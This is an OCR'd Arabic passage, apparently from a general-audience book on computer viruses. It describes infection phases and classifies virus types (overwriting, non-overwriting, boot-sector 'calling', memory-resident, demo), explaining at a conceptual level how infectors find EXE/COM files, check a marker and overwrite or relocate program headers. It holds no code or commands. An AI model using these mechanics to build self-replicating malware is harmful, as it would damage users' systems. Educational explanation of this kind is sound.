


رسم يوضح كيفية إصابة الأسطوانات فى أجهزة ادارة الأسطوانات المختلفه بعدوى برنامج الفيروس (X)

٤- بعد إصابة البرنامج التنفيذى الأول بعدوى الفيروس هناك إحتمالان

أ - فى حالة تشغيل الأسطوانه الملوثة مرة أخرى يتم إصابة برنامج تنفيذى آخر بنفس الكيفية التى سبق شرحها (فيما عدا البرنامج التنفيذى الذى تمت إصابته بالفعل)

وهذا يعنى أصابه برنامج تنفيذى جديد فى كل مرة يتم فيها تشغيل الأسطوانه الملوثة




حيث	"M"	علامة الفيروس	VIRUS MARKER
و	"V"	برنامج الفيروس	VIRUS PROGRAM


رسم يوضح طريقة حدوث العدوى بتكرار تشغيل الأسطوانة الملوثة

ب - فى حاله تشغيل البرنامج التنفيذى الأول الذى تمت إصابته بالعدوى تقوم النسخة الموجودة فيه من برنامج الفيروس بتكرار الخطوات الثلاث الأولى (بمعنى أن هذا البرنامج يصبح ناقلاً للعدوى ويستطيع إصابه برنامج تنفيذى ثانى عن طريق إلحاق نسخة من الفيروس به) .

ملاحظه:محاوله تشغيل البرنامج التنفيذى الثانى (المصاب) ستؤدى إلى أصابه



رسم يوضح طريقة حدوث العدوى عن طريق تشغيل البرامج التنفيذيه المصابه بالعدوى (حديثا)



برنامج تنفيذى ثالث وهكذا حتى تتم إصابة كل البرامج التنفيذية على الأسطوانة

حيث "V"

تمثل برنامج الفيروس

(USER) "U1" - "U2" - "U3"

تمثل المتعامل (المستخدم) الأول والثاني والثالث

(PROGRAM) "P1" - "P2" - "P3"

تمثل البرامج التنفيذيه (المعرضه للإصابه) الأول والثانى والثالث

(TIME) "T1" - "T2" - "T3"

تمثل مرات التشغيل الأولى والثانية والثالثة

رسم (ب) يوضح طريقة حدوث العدوى عن طريق تشغيل البرامج التنفيذية المصابة بالعدوى

مراحل العدوى

يمكننا أن نلاحظ بطريقة ميدئية أربعه مراحل يمر بها الفيروس بعد إصابة البرامج بالعدوى.

بعض هذه المراحل إختيارى (حسب تخطيط كاتب برنامج الفيروس) وبعضها إجبارى (لا يمكن اعتبار البرنامج فيروس ما لم يمر بها)

وهذه المراحل هى :

أولاً : مرحلة الكُمون (DORMANCY PHASE)- إختيارية -

وهى فترة تلى العدوى مباشرة ولا يظهر أى تأثير لبرنامج الفيروس على عمل البرنامج المصاب .

ويلجأ مبرمجى الفيروس إلى كتابة برامجهم بحيث تمر بهذه المرحلة حتى لا يلحظ المستخدم أى تغيير فى عمل البرامج بعد الأصابة بالعدوى .

وفى بعض الحالات تستمر هذه المرحلة لفترة زمنية طويلة وفى هذه المرحلة لا ينتشر الفيروس أو يسبب أى ضرر .

ثانياً : مرحلة الأنتشار (PROPAGATION PHASE) - إجبارية -

وهى مرحلة هامة وضرورية لتكاثر الفيروس ولا يحتاج برنامج الفيروس فى هذه المرحلة أن يسبب أى أضرار بل يكون غرضه الأساسى الأنتشار وإصابه أكبر عدد ممكن من البرامج وهذه المرحله إجبارية إذ لا يمكن تخيل برنامج فيروس بدون وجود مرحلة الأنتشار .

ثالثاً : مرحلة جذب الزناد(TRIGGERING PHASE) - إختيارية -

ويمكن اعتبارها مرحلة شرطية يتوقف تنفيذها على تحقق شرط خاص (يحدده

كاتب برنامج الفيروس) كتاريخ معين أو حدوث عد محدد من مرات تكاثر الفيروس أو أى شرط آخر يضعه المبرمج وعند تحقق هذا الشرط يتم الأنتقال إلى المرحلة الأخيرة وهى مرحلة الأضرار .

رابعاً : مرحلة الإضرار (DAMAGING PHASE) - إجبارية -

وهى المرحلة التى يتم فيها تنفيذ المهام التخريبية التى كلف بها الفيروس.

* * * * *

* * *

*

الفصل الرابع

الإختلافات فى برامج الفيروس

أنواع الفيروس وكيف تعمل ؟

الفصل الرابع
أنواع الفيروس وكيف تعمل ؟

بدأت الرمال المتحركة ! ! !


هذا فصل خاص جداً فالعناصر التى سنتناولها فيه تتعلق بأنواع الفيروسات وكيفية عملها

وحتى نهاية الفصل السابق كنا نتحرك بثبات على أرض صلبة بدون إلتباس أو غموض - قدر الطاقة - لطبيعة النقاط الواضحة التى تناولناها فى تلك الفصول. أما فى هذا الفصل فالأمر يختلف لعدة أسباب.

أولها عدم وجود تقسيم نهائى لأنواع الفيروس المختلفة يمكن اعتمادة واعتباره المدخل المناسب لكيفية عمل كل نوع .

وثانيها إن فهم كيفية عمل الفيروس تحتاج إلى فهم صحيح ومتعمق لكيفية عمل الكمومبيوتر هذا من ناحية ومن ناحية أخرى تحتاج إلى قدرة على تخيل هذه الكيفية.

وقد يظن البعض أنى هنا أحاول أن ألتمس عذراً يجعلنى فى حل من النهج الذى ألزمت به نفسى وهو أن أجعل هذا الكتاب مقبولاً من قاعدة أعرض من القراء غير المتخصصين ولكن ما إلى ذلك قصدت انما كل ما أهدف إليه هو أن ألفت نظر القارئ العزيز أن هذا الفصل يحتاج منه إلى شيئ أكثر من التركيز والقراءة المتمعنة.


١. فيروسات الكتابة الفوقية
٢. فيروسات الكتابة غير الفوقية
٣. الفيروسات المنادية
٤. الفيروسات المقيمة فى الذاكرة
٥. فيروسات اخرى
٦. الفيروسات الإستعراضية

كيف نقسم أنواع فيروس الكومبيوتر المختلفة

للأسف هناك شيئ من التداخل فى طرق تقسيم أنواع الفيروس مما لا يسمح بوجود تقسيم شامل على أساس واحد نضع تحته كل الأنواع المختلفة من الفيروسات ولذا سأعرض لأنواع الفيروس من خلال عدة تقسيمات

التقسيم الأول

وفيه تقسم برامج الفيروس بناء على طريقة ومكان تسجيل برنامج الفيروس على الأسطوانة إلى .

أولاً : برامج الفيروس التى تهاجم الملفات التنفيذية ذات الأمتداد EXE و COM (أى أنها تسجل نفسها داخل الملف التنفيذى الذى تهاجمه) – وهذا النوع يشكل نسبه كبيرة من برامج الفيروس – ويمكن إعادة تقسيمه حسب طريقه الأنتشار وأصابة البرامج الى:

١– فيروسات الكتابة الفوقية OVER WRITING VIRUSES

٢– فيروسات الكتابة غير الفوقية NON-OVER WRITING VIRUSES

ثانياً : وفيه يتم تسجيل برنامج الفيروس على الأسطوانة إما كملف خفى HIDDEN FILE أو على قطاع الإسطوانة مباشرة بدون أن يحتويه ملف ABSOLUTE SECTOR وفى الحالتين يتم تسجيل جزء صغير من برنامج الفيروس على سجل التحميل * (BOOT RECORD) كل مهمته النداء على برنامج الفيروس المسجل على الأسطوانة .

---

* أول جزء يقوم بتحميله الكومبيوتر من أسطوانة نظام التشغيل عند بدأ العمل بالجهاز فى كل مرة .

وتسمى هذه الفيروسات بالفيروسات المنادية (CALLING VIRUSES)

التقسم الثانى

وفيه تقسم برامج الفيروس بناء على طبيعة البرنامج عند التنفيذ إلى

أولاً : فيروسات مقيمة فى الذاكرة MEMORY RESIDENT VIRUSES

ثانياً : فيروسات غير مقيمة فى الذاكرة

MEMORY TRANSIENT VIRUSES

ملحوظة : أى من نوعى التقسيم الثانى يمكن أن يكون أيضاً أحد أنواع التقسيم الأول والعكس صحيح بمعنى أن برنامج الفيروس من الممكن أن يكون

- من النوع المقيم فى الذاكرة وفى نفس الوقت ينتمى للفيروسات التى تهاجم الملفات (سواء فيروسات الكتابة الفوقيه أو غير الفوقية)
- أو مقيم فى الذاكرة ومن النوع الذى يسجل على قطاع الأسطوانه مباشرة.

ونفس الشئ صحيح مع الفيروسات غير المقيمة فى الذاكرة


التقسيم الثالث

ويضم مجموعة برامج الفيروس المختلفه التى لا يجمعها إلا إختلافها وكونها نوعية غير منتشرة .

التقسيم الرابع

وهى تضم برامج فيروس من الممكن أن تنتمى لأى من التقسيمات السابقة.

وعلى الرغم من أن جميع شروط برنامج الفيروس تنطبق عليها إلا انها تختلف تماماً فى غرضها عن الفيروسات الحقيقية فهى فيروسات قصد كاتب برامجها إلى توعية المتعامل مع الكومبيوتر بطريقة عمل وأخطار برامج الفيروس ويسمى هذا النوع بالفيروسات الأستعراضية DEMO VIRUSES



شكل يوضح محاولة لتقسيم الانواع المختلفة من الفيروسات

فيروسات الكتابة الفوقية OVER WRITING VIRUSES

وهذه الفيروسات عندما تصيب البرنامج التنفيذى فإنها تنسخ نفسها على الجزء الأول من هذا البرنامج مما يؤدى إلى محو التعليمات والأوامر الموجودة فى هذا الجزء مما يؤدى إلى خلل فى عمل البرنامج المصاب عند محاوله تنفيذه.

وتتميز هذه المجموعه من الفيروسات بتأثيرها المدمر على أنظمة الكومبيوتر التى تتعرض برامجها للغزو بهذا النوع.

ويمكن أن نلاحظ فى هذا النوع عدم وجود مرحلة الكمون بل تظهر الأعراض بسرعه بمجرد أن تصبح العدوى حادة (عند إصابة عدد كبير من البرامج بالعدوى) .

كيفية عمل هذا النوع من الفيروسات

١- يجب أن تحدث العدوى للبرنامج التنفيذى بشكل لا يسمح بظهور رساله خطأ عند تشغيل هذا البرنامج بعد إصابته

٢- عندما يبدأ البرنامج المصاب فى العمل فإن برنامج الفيروس الموجود فى الجزء الأول من البرنامج يتم تنفيذة أولاً فى وحدة المعالجه المركزية بالطريقة التالية : -

ا- ينفذ البرنامج الفرعى الخاص بالبحث

حيث يقوم الفيروس بالبحث عن البرامج ذات الأمتداد EXE و COM فإذا وجد أحدها يحضر جزء صغير من بداية البرنامج إلى ذاكرة العمل RAM بحيث يستطع الفيروس ان يبحث عن علامتة فى هذا الجزء ولو وجدها فإنه يستمر فى البحث حتى يجد برنامج بدون هذه العلامة ليقوم بإصابته بالعدوى (عن طريق نسخ

M	V	MAN	البرنامج التنفيذى


نفسه فوق الجزء الأول من البرنامج) .

ب - بعد أن تتم عملية العدوى يبدأ تنفيذ البرنامج القرعى الموكل به تنفيذ المهام التخريبية للفيروس MANIPULATION TASKS (مما يسبب أخطاء فى التنفيذ عند محاوله تشغيل البرنامج المصاب)

٣- بعد ذلك يعيد برنامج الفيروس التحكم إلى البرنامج المصاب ليتم تنفيذه بحيث يبدو انه يعمل بصورة طبيعية (فيما عدا بعض التأخير)

٤- بعد انتهاء عمليه العدوى يمكن التخلص من برنامج الفيروس الموجود فى البرنامج التنفيذى الأول المصاب حيث أن الفيروس تم زرعه فى برنامج تنفيذى ثانى

وهكذا يعمل نظام الكومبيوتر بدون أخطاء طالما لم ينفذ البرنامج التنفيذى الثانى المصاب وفى بعض الأحيان يستمر هذا الوضع لفترات زمنية طويلة



بعد الإصابه

خاصة إذا كان البرنامج المصاب قليل الأستخدام

٥- أما إذا تم تنفيذ البرنامج التنفيذى الثانى المصاب فانه يعيد نفس الدورة مرة أخرى

حيث "V" هو برنامج الفيروس الرئيسى

"M" علامه الفيروس

"MAN" هو البرنامج الفرعى المسؤول عن تنفيذ المهام المكلف بها الفيروس

رسم يوضح طريقه غزو فيروسات الكتابه الفوقيه للملفات التنفيذية

فيروسات الكتابة غير الفوقية

NON- OVER WRITING VIRUSES

الفرق بينها وبين فيروسات الكتابة الفوقية أنها تصيب البرامج التنفيذية بدون أن تؤدى إلى فقد جزء منها (الجزء الذى يكتب الفيروس نفسه عليه فى فيروسات الكتابه الفوقية) ويتم ذلك بأضافه وظيفة لبرنامج الفيروس عن طريق كتابة برنامج فرعى لنقل الجزء من البرنامج الذى سيكتب عليه وحفظه فى آخر البرنامج.

ويتميز هذا النوع من الفيروسات بأن كل البرامج المصابه بها تعمل دون أن تسبب أخطاء .

كيفية عمل هذا النوع من الفيروسات : -

لا يختلف تنفيذ خطوات العدوى السابق ذكرها (فى فيروسات الكتابه الفوقية) ولكن الأختلاف يظهر فى طريقه اصابة البرنامج التنفيذى الثانى وهى طريقة مختلفه تماماً عما يحدث فى حالة فيروسات الكتابة الفوقية وتتم الأصابه بالعدوى بالصورة التالية : -

١- يتم إختيار جزء من أول البرنامج التنفيذى الثانى طوله يساوى تماماً طول برنامج الفيروس .

٢- يتم نسخ هذا الجزء فى آخر البرنامج التنفيذى الثانى مما يؤدى إلى زيادة

طول البرنامج .

وهذه العمليه تجرى فى وسائط التخزين (الأسطوانة المرنة أو الصلبة) وليس فى الذاكرة .

٣- الآن يمكن كتابة برنامج الفيروس فوق الجزء الذى تم نسخه من البرنامج التنفيذى الثانى .

لاحظ أن البرنامج الفرعى للإنتقال (جزء من برنامج الفيروس) موجود فى نهاية البرنامج التنفيذى الثانى .

لاحظ أيضاً أن الكتابه تمت على الجزء المنسوخ (فى أول البرنامج التنفيذى) وليس على النسخة (فى آخر البرنامج) وذلك لأن برنامج الفيروس يجب أن يكون فى بداية البرنامج المصاب كى ينفذ أولاً عندما يبدأ تشغيل هذا البرنامج .

وفى هذه الجزئية (الكتابة فوق الجزء الأول من البرنامج) تتشابه كل من فيروسات الكتابة الفوقية وغير الفوقية ولكن الفرق (فى حالة فيروسات الكتابة غير الفوقية) أن الجزء الأول من البرنامج المصاب لم يفقد حيث تم حفظه فى آخر البرنامج قبل إصابه هذا البرنامج بالعدوى .


٤- يلى ذلك أن يقوم الفيروس بمهامة المكلف بها ثم يستعيد البرنامج المصاب التنفيذ بعد ذلك .

٥- عندما يبدأ تشغيل البرنامج التنفيذى الثانى المصاب بالعدوى يصاب برنامج تنفيذى ثالث بالعدوى (بنفس طريقة إصابة البرنامج الثانى) يلى ذلك تنفيذ المهام المكلف بها الفيروس ثم يتم تنشيط البرنامج الفرعى الخاص بالنقل وحيث أن البرنامج التنفيذى المصاب موجود بالكامل فى الذاكرة RAM يقوم البرنامج الفرعى للنقل بنقل نسخه الجزء الأول من البرنامج والتى حفظت فى آخره ليعيدها إلى مكانها الأصلى قبل تنشيط برنامج النقل الفرعى .

ثم يقوم برنامج النقل بنقل التحكم إلى بداية البرنامج الذى يبدأ العمل بدون أخطاء .

وبهذا يعود البرنامج التنفيذى الثانى الموجود فى الذاكرة إلى حالته الأولى قبل الإصابه

والرسم التالى يوضح خطوات عمل فيروس كتابة غير فوقية



حيث

"V" برنامج الفيروس الرئيسى

"M" علامه الفيروس

"MAN" البرنامج الفرعى المسؤول عن تنفيذ المهام المكلف بها الفيروس

"MOV" البرنامج الفرعى الخاص بالنقل

الفيروسات المنادية

